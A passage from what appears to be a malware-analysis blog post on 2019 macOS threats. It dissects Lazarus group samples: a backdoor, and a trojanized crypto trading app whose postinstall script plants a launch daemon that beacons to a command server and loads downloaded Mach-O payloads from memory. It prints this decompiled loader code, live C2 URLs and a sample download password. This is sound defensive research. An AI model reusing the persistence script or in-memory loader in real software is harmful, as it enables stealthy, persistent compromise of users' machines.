        PATH = "/usr/local/bin:/usr/bin:/usr/sbin:/sbin:";
    };
    KeepAlive = 0;
    Label = FlashUpdate;
    LaunchOnlyOnce = 1;
    Program = "/Users/user/.FlashUpdateCheck";
    RunAtLoad = 1;
}
```

As the `RunAtLoad` key is set, macOS will automatically (re)start the `.FlashUpdateCheck` binary each time the user logs in.



Capabilities: Backdoor

Recall when the user runs the malicious `Album.app` it persists a hidden binary, `.FlashUpdateCheck`

We can observe this binary being dropped by `Album.app`:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -filter "Flash Player" -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "/Users/user/.FlashUpdateCheck",
    "process" : {
      "uid" : 501,
      "arguments" : [
        ],
      "ppid" : 1,
      "ancestors" : [
        1
      ],
      "signing info" : {
        "csFlags" : 0,
        "isPlatformBinary" : 0,
        "cdHash" : "000000000000000000000000"
      },
      "path" : "/Users/user/Desktop/Album.app/Contents/MacOS/Flash Player",
      "pid" : 1031
    }
  },
  "timestamp" : "2019-12-27 21:05:48 +0000"
}
```

The hidden `.FlashUpdateCheck` binary is basic backdoor, essentially identical to `OSX.Yort (mt.dat)` which we [covered](#) early in this blog post.

In their [brief writeup](#) on the malware, SentinelOne, notes this fact as well, stating that:

*"research suggests that the payload is the same backdoor payload we described earlier this year"* -SentinelOne

Our analysis confirms this (as does a quick look at the embedded strings):

```
cache-control: no-cache
content-type: multipart/form-data
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.34...
%d
_sessid1
_sessid2
file
/bin/bash -c \
\" >
/tmp/
2>&1
rb
>
ab
```

OSX.Yort.A  
(`mt.dat`)

```
cache-control: no-cache
content-type: multipart/form-data
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.37...
%d
_webident_f
_webident_s
file
/bin/bash -c \
\" >
/tmp/
2>&1
rb
>
ab
```

OSX.Yort.B  
(`.FlashUpdateCheck`)

In OSX.Yort.B, the Lazarus group attackers has changed a few strings, and removed various function names (to slightly complicate analysis).

...for example, in OSX.Yort.A the execute command function was aptly named "ReplyCmd", while the file download command was named "ReplyDown". In OSX.Yort.B, these functions remain unnamed.

As we detailed the capabilities of this backdoor [above](#), we won't (re)cover it again here. However, the recall it supports "standard" backdoor commands such as:

- survey
  - file download/upload
  - (shell)command execution

Armed with these capabilities, remote attacker can maintain full remote control over the infected macOS system!

## 👾 Lazarus Loader (aka macloader)

Yet another Lazarus group creation (internally named macloader), this first-stage implant loader, can download and execute modules directly from memory!

↓ Download: **macloader** (password: infect3d)



## Writeups:

- “[Lazarus Group Goes ‘Fileless’](#)”
  - “[Newly discovered Mac malware uses “fileless” technique to remain stealthy](#)”



## Infection Vector: Trojanized (Trading) Application

Recently, **Dinesh\_Devadoss** posted a tweet about another Lazarus group macOS trojan:

**Dinesh\_Devadoss** (@dineshdina04)

Another #Lazarus #macOS #trojan  
md5: 6588d262529dc372c400bef8478c2eec  
hxxps://unioncrypto.vip/

Contains code: Loads Mach-O from memory and execute it /  
Writes to a file and execute it @patrickwardle @thomasareed

call \_OBJCreateObjectFileImageFromMemory  
cmp eax, 10000000A9  
mov rdi, [rbp+0x20+objFileImage]; objectFileImage  
mov rsi, 10000000A9  
mov rdx, 00000000  
mov r10, options  
call \_OBJLinkModule  
test rax, rax  
jne .L1  
mov rax, 00000000AA0  
rsl, rax, 33FFFFFFh  
mov rsi, 10000000A9h  
cmp ebx, ebx  
jne .L2  
mov rax, 10000000A9P  
ies r14, [rbp+rax\_60]  
mov r14, r14  
mov rax, 10000000A9P  
ies r14, [rbp+rax\_60]  
add r14, 0000000000000700  
rdl rax, 00000000 ; void \*  
mov r14, rax  
mov r15, rax  
rdl r15, 00000000  
call \_OBJCreateObjectFileImageFromMemory  
test rax, rax  
jne .L3  
mov rax, 0000000000000445  
rdl r14, rax  
rdl r15, \_objUpdater ; "/tmp/updater"  
ies r15, r14  
mov r14, r15

The screenshot shows a social media post from a user. The post features a thumbnail for a "PLATFORM" application, which includes text about "4 EXCHANGES, 3 ARBITRAGE STRATEGIES, AUTOMATED BOT TRADING, BITCOIN FUTURES SPREAD TRADING". Below the thumbnail is a snippet of assembly code. At the bottom of the post are engagement metrics: 38 likes, posted at 2:02 AM - Dec 3, 2019, and 23 people talking about this.

We've noted that the Lazarus APT group has a propensity for targeting users or administrators of crypto-currency exchanges. And their de facto method of infecting such targets is via fake crypto-currency companies and trading applications. Here, yet again we see them utilizing this approach to infect their targets.

Specifically, they first created a (fake) crypto-currency trading platform, "Union Trader Crypto" ([unioncrypto.vip](https://unioncrypto.vip)):

The website for "Union Crypto Trader" has a dark blue header with the logo and name on the left, and links for HOME, ROAD MAP, and CONTACT US on the right. Below the header, there are logos for four exchanges: Bitfinex (green leaf), Kraken (blue circle), Binance (yellow diamond), and Gemini (blue circle with a white "G"). The main content area features a large, semi-transparent image of Earth from space. Overlaid on this image is the text "SMART CRYPTOCURRENCY ARBITRAGE TRADING PLATFORM" in large, bold, white letters. Below this, in smaller white text, is "4 EXCHANGES, 3 ARBITRAGE STRATEGIES, AUTOMATED BOT TRADING, BITCOIN FUTURES SPREAD TRADING".

Querying VirusTotal with this IP address, we find a **URL request** that triggered a download of the malicious application (<https://www.unioncrypto.vip/download/W6c2dq8By7luMhCmya2v97YeN>):

https://www.unioncrypto.vip/download/W6c2dq8By7luMhCmya2v97YeN  
www.unioncrypto.vip  
2ab58b7ce583402bf4cbc90bee643ba5f9503461f91574845264d4f7e3ccb390

200	Status	application/octet-stream	Content Type	2019-10-21 14:55:41 UTC
			1 month ago	

DETECTION DETAILS RELATIONS SUBMISSIONS COMMUNITY

#### HTTP Response ⓘ

##### Final URL

<https://www.unioncrypto.vip/download/W6c2dq8By7luMhCmya2v97YeN>

##### Serving IP Address

104.168.167.16

##### Status Code

200

##### Body Length

19.94 MB

##### Body SHA-256

2ab58b7ce583402bf4cbc90bee643ba5f9503461f91574845264d4f7e3ccb390

Said application is delivered via a disk image, named `UnionCryptoTrader.dmg`. We can mount this disk image, via the `hdiutil attach` command:

```
$ hdiutil attach ~/Downloads/UnionCryptoTrader.dmg
expected   CRC32 $7720DF1C
/dev/disk4           GUID_partition_scheme
/dev/disk4s1         Apple_APFS
/dev/disk5           EF57347C-0000-11AA-AA11-0030654
/dev/disk5s1         41504653-0000-11AA-AA11-0030654 /Volumes/UnionCryptoTrader
```


It contains a single package: `UnionCryptoTrader.pkg`:

```
$ ls -lart /Volumes/UnionCryptoTrader
total 40120
-rwxrwxrwx  1 patrick  staff  20538265 Sep  4  06:25 UnionCryptoTrader.pkg
```

Via our “[WhatsYourSign](#)” application, it’s easy to see the `UnionCryptoTrader.pkg` package is unsigned:



...which means macOS will warn the user, if they attempt to open it:



Clearly, the Lazarus group is sticking with its successful attack vector (of targeting employees of crypto-currency exchanges with trojanized trading applications).

## Persistence: Launch Agent

Taking a peek at the `UnionCryptoTrader.pkg` package, uncovers a `postinstall` script that will be executed at the end of the installation process:

```

1 #!/bin/sh
2 mv /Applications/UnionCryptoTrader.app/Contents/Resources/.vip.unioncrypto.plist
3   /Library/LaunchDaemons/vip.unioncrypto.plist
4
5 chmod 644 /Library/LaunchDaemons/vip.unioncrypto.plist
6 mkdir /Library/UnionCrypto
7
8 mv /Applications/UnionCryptoTrader.app/Contents/Resources/.unioncryptoupdater
9   /Library/UnionCrypto/unioncryptoupdater
10
11 chmod +x /Library/UnionCrypto/unioncryptoupdater
12 /Library/UnionCrypto/unioncryptoupdater &

```

The purpose of this script is to persistently install a launch daemon.

Specifically, the script will:

- move a hidden plist (`.vip.unioncrypto.plist`) from the application's Resources directory into

/Library/LaunchDaemons

- set it to be owned by root
- create a /Library/UnionCrypto directory
- move a hidden binary (.unioncryptoupdater) from the application's Resources directory into /Library/UnionCrypto/
- set it to be executable
- execute this binary (/Library/UnionCrypto/unioncryptoupdater)

We can passively observe this part of the installation via either our **File** or **Process** monitors:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "mv",
      "/Applications/UnionCryptoTrader.app/Contents/Resources/.vip.unioncrypto.plist",
      "/Library/LaunchDaemons/vip.unioncrypto.plist"
    ],
    "ppid" : 3457,
    "ancestors" : [
      3457,
      951,
      1
    ],
    "signing info" : {
      "csFlags" : 603996161,
      "signatureIdentifier" : "com.apple.mv",
      "cdHash" : "7F1F3DE78B1E86A622F0B07F766ACF2387EFDCD",
      "isPlatformBinary" : 1
    },
    "path" : "/bin/mv",
    "pid" : 3458
  },
  "timestamp" : "2019-12-05 20:14:28 +0000"
}

...
{

  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "mv",
      "/Applications/UnionCryptoTrader.app/Contents/Resources/.unioncryptoupdater",
      "/Library/UnionCrypto/unioncryptoupdater"
    ],
    "ppid" : 3457,
    "ancestors" : [


```

```
3457,
951,
1
],
"signing info" : {
  "csFlags" : 603996161,
  "signatureIdentifier" : "com.apple.mv",
  "cdHash" : "7F1F3DE78B1E86A622F0B07F766ACF2387EFDCD",
  "isPlatformBinary" : 1
},
"path" : "/bin/mv",
"pid" : 3461
},
"timestamp" : "2019-12-05 20:14:28 +0000"
}

...
{

"event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
"process" : {
  "uid" : 0,
  "arguments" : [
    "/Library/UnionCrypto/unioncryptoupdater"
  ],
  "ppid" : 1,
  "ancestors" : [
    1
  ],
  "signing info" : {
    "csFlags" : 536870919,
    "signatureIdentifier" : "macloader-55554944ee2cb96a1f5132ce8788c3fe0dfe7392",
    "cdHash" : "8D204E5B7AE08E80B728DE675AEB8CC735CCF6E7",
    "isPlatformBinary" : 0
  },
  "path" : "/Library/UnionCrypto/unioncryptoupdater",
  "pid" : 3463
},
"timestamp" : "2019-12-05 20:14:28 +0000"
}
```


Though installing a launch daemon requires root access, the installer will prompt the user for their credentials:



Once the installer completes, the binary `unioncryptoupdater` will both currently executing, and persistently installed:

```
$ ps aux | grep [u]nioncryptoupdater
root 1254 /Library/UnionCrypto/unioncryptoupdater
```

Of course, **BlockBlock** will detect the launch daemon persistence attempt:



As noted, persistence is achieved via the `vip.unioncrypto.plist` launch daemon:

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
3 <plist version="1.0">
4 <dict>
5   <key>Label</key>
6   <string>vip.unioncrypto.product</string>
7   <key>ProgramArguments</key>
8   <array>
9     <string>/Library/UnionCrypto/unioncryptoupdater</string>
10  </array>
11  <key>RunAtLoad</key>
12  <true/>
13 </dict>
14 </plist>
```

As the `RunAtLoad` key is set to `true` this instruct macOS to automatically launch the binary specified in the `ProgramArguments` array each time the infected system is rebooted. As such `/Library/UnionCrypto/unioncryptoupdater` will be automatically (re)executed.

Installing a launch daemon (who's plist and binary were both stored hidden in the application's resource directory) again matches Lazarus groups modus operandi.

See Kaspersky's writeup: "[Operation AppleJeus: Lazarus hits cryptocurrency exchange with fake installer and macOS malware](#)"



Capabilities: 1st-stage implant (in-memory module loader)

Ok, time to analyze the persisted `unioncryptoupdater` binary.

Via the `file` command we can ascertain its a standard macOS (64bit) binary:

```
$ file /Library/UnionCrypto/unioncryptoupdater
/Library/UnionCrypto/unioncryptoupdater: Mach-O 64-bit executable x86_64
```

The codesign utility shows us both it identifier (`macloader-55554944ee2cb96a1f5132ce8788c3fe0dfe7392`) and the fact that it's not signed with a valid code signing id, but rather adhoc (`Signature=adhoc`):

```
$ codesign -dvv /Library/UnionCrypto/unioncryptoupdater
Executable=/Library/UnionCrypto/unioncryptoupdater
Identifier=macloader-55554944ee2cb96a1f5132ce8788c3fe0dfe7392
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=739 flags=0x2(adhoc) hashes=15+5 location=embedded
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=0 size=12
```

Running the `strings` utility (with the `-a` flag) reveals some interesting strings:

```
$ strings -a /Library/UnionCrypto/unioncryptoupdater
curl_easy_perform() failed: %s
AES_CYPHER_128 encrypt test case:
AES_CYPHER_128 decrypt test case:
AES_CYPHER_192 encrypt test case:
AES_CYPHER_192 decrypt test case:
AES_CYPHER_256 encrypt test case:
AES_CYPHER_256 decrypt test case:
Input:
IOPlatformExpertDevice
IOPlatformSerialNumber
/System/Library/CoreServices/SystemVersion.plist
ProductVersion
ProductBuildVersion
Mac OS X %s (%s)
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
/tmp/updater
%s %s
NO_ID
%s%s
12GWAPCT1F0I1S14
auth_timestamp
auth_signature
check
https://unioncrypto.vip/update
done
```

```
/bin/rcp
Could not create image.
Could not link image.
Could not find ec.
Could not resolve symbol: _sym[25] == 0x4d6d6f72.
Could not resolve symbol: _sym[4] == 0x4d6b6e69.
```

Strings such as `IOPlatformSerialNumber` and reference to the `SystemVersion.plist` likely indicate basic survey capabilities (to gather information about the infected system). The reference to `libcurl` API (`curl_easy_perform`) and embedded url `https://unioncrypto.vip/update` indicate networking and/or command and control capabilities.

Opening a the binary (`unioncryptoupdater`) in a disassembler, shows the `main` function simply invoking a function named `onRun`:

```
1 int __main() {
2     rbx = objc_autoreleasePoolPush();
3
4     onRun();
5
6    objc_autoreleasePoolPop(rbx);
7     return 0x0;
8 }
```

Though rather long and involved we can break down its logic.

1. Instantiate a C++ class named `Barbeque`: `Barbeque::Barbeque()` ; By piping the output of the `nm` utility into `c++filt` we can dump other methods from the `Barbeque` class:

```
$ nm unioncryptoupdater | c++filt
unsigned short Barbeque::Barbeque()
unsigned short Barbeque::get( ... )
unsigned short Barbeque::post( ... )
unsigned short Barbeque::~Barbeque()
```

Based on method names, perhaps the `Barbeque` class contains network related logic?

2. Invokes a function named `getDeviceSerial` to retrieve the system serial number via `IOKit` (`IOPlatformSerialNumber`):

```
1 int __z15getDeviceSerialPc(int * arg0) {
2
3     ...
4
5     r15 = *(int32_t *)__kIOMasterPortDefault;
6     rax = IOServiceMatching("IOPlatformExpertDevice");
7     rax = IOServiceGetMatchingService(r15, rax);
8     if (rax != 0x0) {
9         rbx = CFStringGetCString(IORegistryEntryCreateCFProperty(rax,
10             @"IOPlatformSerialNumber", __kCFAllocatorDefault, 0x0),
11             r14, 0x20, 0x8000100) != 0x0 ? 0x1 : 0x0;
12
13         IOObjectRelease(rax);
14     }
15     rax = rbx;
16     return rax;
17 }
```

Debugging the malware (in a VM), shows this method correctly returns the virtual machine's serial number (VM+nL/ueNmNG):

```
(lldb) x/s $rax
0x7fffeefbf810: "VM+nL/ueNmNG"
```

- Invokes a function named `getOSVersion` in order to retrieve the OS version, by reading the system file, `/System/Library/CoreServices/SystemVersion.plist` (which contains various version-related information):

```
$ defaults read /System/Library/CoreServices/SystemVersion.plist
{
    ProductBuildVersion = 18F132;
    ProductCopyright = "1983-2019 Apple Inc.";
    ProductName = "Mac OS X";
    ProductUserVisibleVersion = "10.14.5";
    ProductVersion = "10.14.5";
    iOSSupportVersion = "12.3";
}
```

Again in the debugger, we can observe the malware retrieving this information (specifically the `ProductName`, `ProductUserVisibleVersion`, and `ProductBuildVersion`):

```
(lldb) x/s 0x7fffeefbf790
0x7fffeefbf790: "Mac OS X 10.14.5 (18F132)"
```


- Builds a string consisting of the time and hardcoded value (key?): `12GWAPCT1F0I1S14`

```
1 sprintf(&var_130, "%ld", time(0x0));
2 rax = sprintf(&var_1B0, "%s%s", &var_130, "12GWAPCT1F0I1S14");
```

- Invokes the `Barbeque::post()` method to contact a remote command & control server (`https://unioncrypto.vip/update`): The network logic leverages via `libcurl` to perform the actual communications:

```
1 curl_easy_setopt(*r15, 0x2727);
2 curl_easy_setopt(*r15, 0x4e2b);
3 curl_easy_setopt(*r15, 0x2711);
4 rdi = *r15;
5 curl_easy_setopt(rdi, 0x271f);
6 rax = curl_easy_perform(*r15);
```

Our firewall [LuLu](#) easily detects this connection attempt:



6. If the server responds with the string "0" the malware will sleep for 10 minutes, before checking in again with the server:

```

1 if (std::__1::basic_string ... ::compare(rbx, 0x0, 0xfffffffffffffff, "0", 0x1) == 0x0)
2 {
3     sleep(0x258);
4     goto connect2Server;
5 }
```

Otherwise it will invoke a function to base64 decode the server's respond, followed by a function named `processUpdate` to execute a downloaded payload from the server.

Ok, so we've got a fairly standard persistent 1<sup>st</sup>-stage implant which beacons to a remote server for (likely) a 2<sup>nd</sup>-stage fully-featured implant.

At this time, while the remote command & control server remains online, it simply it responding with a "0", meaning no payload is provided :(

As such, we must rely on static analysis methods for the remainder of our analysis.

However, the is one rather unique aspect of this 1<sup>st</sup>-stage implant: the ability to execute the received payload, directly from memory!

Looks take a closer look at how the malware implements this stealthy capability.

Recall that if the server responds with payload (and not a string "0"), the malware invokes the `processUpdate` function. First the `processUpdate` decrypts said payload (via `aes_decrypt_cbc`), then invokes a function named `load_from_memory`.

```

1 aes_decrypt_cbc(0x0, r15, rdx, rcx, &var_40);
2 memcpy(&var_C0, r15, 0x80);
3 rbx = rbx + 0x90;
4 r14 = r14 - 0x90;
5 rax = _load_from_memory(rbx, r14, &var_C0, rcx, &var_40, r9);
```

The `load_from_memory` function first mmap some memory (with protections: PROT\_READ | PROT\_WRITE | PROT\_EXEC). Then copies the decrypted payload into this memory region, before invoking a function named `memory_exec2`:

```

1 int _load_from_memory(int arg0, int arg1, int arg2, int arg3, int arg4, int arg5) {
```

```

2     r14 = arg2;
3     r12 = arg1;
4     r15 = arg0;
5     rax = mmap(0x0, arg1, 0x7, 0x1001, 0xffffffffffff, 0x0);
6     if (rax != 0xffffffffffff) {
7         memcpy(rax, r15, r12);
8         r14 = _memory_exec2(rax, r12, r14);
9         munmap(rax, r12);
10        rax = r14;
11    }
12    else {
13        rax = 0xffffffffffff;
14    }
15    return rax;
16 }
```

The `_memory_exec2` function invokes the Apple API `NSCreateObjectFileImageFromMemory` to create an “object file image” from a memory buffer (of a mach-O file). Following this, the `NSLinkModule` method is called to link the “object file image”.

```

1 int _memory_exec2(int arg0, int arg1, int arg2) {
2
3     ...
4     rax = NSCreateObjectFileImageFromMemory(rdi, rsi, &var_58);
5
6     rax = NSLinkModule(var_58, "core", 0x3);
7 }
```

As the layout of an in-memory process image is different from its on disk-in image, one cannot simply copy a file into memory and directly execute it. Instead, one must invoke APIs such as `NSCreateObjectFileImageFromMemory` and `NSLinkModule` (which take care of preparing the in-memory mapping and linking).

Once the malware has mapped and linked the downloaded payload, it invokes a function named `find_macho` which appears to search the memory mapping for `MH_MAGIC_64`, the 64-bit “mach magic number” in the `mach_header_64` structure (`0xfeedfacf`):

```

1 int find_macho(int arg0, int arg1, int arg2, int arg3) {
2
3     ...
4
5     do {
6         ...
7         if ((*(int32_t *)__error() == 0x2) && (*(int32_t *)rbx == 0xfeedfacf)) {
8             break;
9         }
10    } while (true);
11 }
12 }
```

Once the `find_macho` method returns, the malware begins parsing the in-memory mach-O file. It appears to be looking for the address of `LC_MAIN` load command (`0x80000028`):

```
1 if (*(int32_t *)rcx == 0x80000028) goto loc_100006ac7;
```

For an in-depth technical discussion of parsing mach-O files, see: "[Parsing Mach-O Files](#)".

The LC\_MAIN load command contains information such as the entry point of the mach-O binary (for example, offset 18177 for the unioncryptoupdater binary):

The screenshot shows the Mach-O dump tool interface. On the left, a tree view lists various load commands under the Executable (X86\_64) section. The LC\_MAIN command is selected and highlighted in blue. On the right, a table provides detailed information about the LC\_MAIN command:

Offset	Data	Description	Value
00000880	80000028	Command	LC_MAIN
00000884	00000018	Command Size	24
00000888	0000000000004701	Entry Offset	18177
00000890	0000000000000000	Stacksize	0

The malware then retrieves the offset of the entry point (found at offset 0x8 within the LC\_MAIN load command), sets up some arguments, then jumps to this address:

```

1 //rcx points to the `LC_MAIN` load command
2 r8 = r8 + *(rcx + 0x8);
3 ...
4
5 //invoke payload's entry point!
6 rax = (r8)(0x2, &var_40, &var_48, &var_50, r8);

```

Delightful! Pure in-memory execution of a remotely downloaded payload. 😎 Sexy!

In 2015, at BlackHat I discussed this method of in-memory file execution as a means to increase stealth and complicate forensics (See: "[Writing Bad @\\$\\$ Malware for OS X](#)":)

# IN-MEMORY MACH-O LOADING

## dyld supports in-memory loading/linking

```
//vars
NSObjectFileImage fileImage = NULL;
NSModule module = NULL;
NSSymbol symbol = NULL;
void (*function)(const char *message);

//have an in-memory (file) image of a mach-O file to load/link
// ->note: memory must be page-aligned and alloc'd via vm_alloc!

//create object file image
NSCreateObjectFileImageFromMemory(codeAddr, codeSize, &fileImage);

//link module
module = NSLinkModule(fileImage, "<anything>", NSLINKMODULE_OPTION_PRIVATE);

//lookup exported symbol (function)
symbol = NSLookupSymbolInModule(module, "_" "HelloBlackHat");

//get exported function's address
function = NSAddressOfSymbol(symbol);

//invoke exported function
function("thanks for being so offensive ;)");

```

### loading a mach-O file from memory

...kinda neat to see it (finally) show up in macOS malware in the wild!

For more details on in-memory code execution in macOS, see:

- ["Running Executables on macOS From Memory"](#)
- Apple's ["MemoryBasedBundle"](#) sample code

[@prsecurity](#) tweeted also just tweeted about creating a simple PoC:



**prsecurity\_**  
[@prsecurity\\_](#)



If you want to play with in-memory loading of Mach-Os based on this method, I put together a simple PoC:  
[github.com/prsecurity/mac...](#), just run make.

credit [@objective\\_see](#) and Apple OpenSource

**prsecurity/macos\_execute\_from\_memory**

PoC of macho loading from memory . Contribute to prsecurity/macos\_execute\_from\_memory development by creating an account on GitHub.  
[github.com](#)

○ 76 · 6:32 PM - Dec 3, 2019 · (i)

○ 21 people are talking about this · >

Former #OBTS speaker Felix Seele ([@cltruz\\_](#)) noted that the (in)famous InstallCore adware also (ab)used the NSCreateObjectFileFromMemory and NSLinkModule APIs to achieve in-memory execution.

Interestingly, the malware has a “backup” plan if the in-memory code execution fails. Specifically if `load_from_memory` does not return 0 (success) it will write out the received payload to `/tmp/updater` and then execute it via a call to `system`:

```

1 rax = _load_from_memory(rbx, r14, &var_C0, rcx, &var_40, r9);
2 if(rax != 0x0) {
3     fwrite(rbx, r14, 0x1, fopen("/tmp/updater", "wb"));
4     fclose(rax);
5
6     chmod("/tmp/updater", 0x1ff);
7     sprintf(&var_4C0, "%s %s", "/tmp/updater", &var_C0);
8
9     rax = system(&var_4C0);
10
11    unlink("/tmp/updater");
12 }
```

Always good to handle error conditions and have a plan B!

Lazarus group continues to target macOS users with ever evolving capabilities. This sample, pushes the envelope with the ability to remotely download and execute payloads directly from memory!

## And All Others

This blog post provided a comprehensive technical analysis of the new mac malware of 2019. However as previously noted, we did not cover adware or malware from previous years. Of course, this is not to say such items are unimportant.

As such, here we include a list of other items and for the interested reader, and links to detailed writeups.

Chances are, if an Apple user tells you their Mac is infected, it's likely adware. Over the years, Mac adware has become ever more prolific as hackers seeks to financially “benefit” from the popularity of Cupertino’s devices.

2019 saw a variety of new adware, plus various known samples continuing to evolve. Some of the most notable adware-related events from 2019 include:

-  OSX.Dok

In January, SentinelOne discovered that OSX.Dok was back, and “actively infecting (new) victims”.

Writeup: [“Mac Malware OSX.Dok is Back, Actively Infecting Victims”](#)

-  OSX.Pirrit

The ever prolific Pirrit adware continued to involve in 2019. In March, we analyzed a sample (compiled as python bytecode) which utilized AppleScript to inject malicious JavaScript into browser pages.

Writeup: [“Mac Adware, à la Python”](#)

-  OSX.Tarmac

A well known piece of mac adware [OSX.Shlayer](#) was recently observed installing a new piece of Mac adware. Dubbed OSX.Tarmac this new adware implements a variety of tricks to complicate detection and analysis.

Writeup: [“OSX/Shlayer new Shurprise... unveiling OSX/Tarmac”](#)

-  OSX.NewTab

Though (still?) [undetected](#) by all the anti-virus engines on VirusTotal, OSX.NewTab appears to be a fairly standard piece of macOS adware (that appears to inject code into browser sessions for “ad impressions”).

Writeup: [“OSX/NewTab”](#)

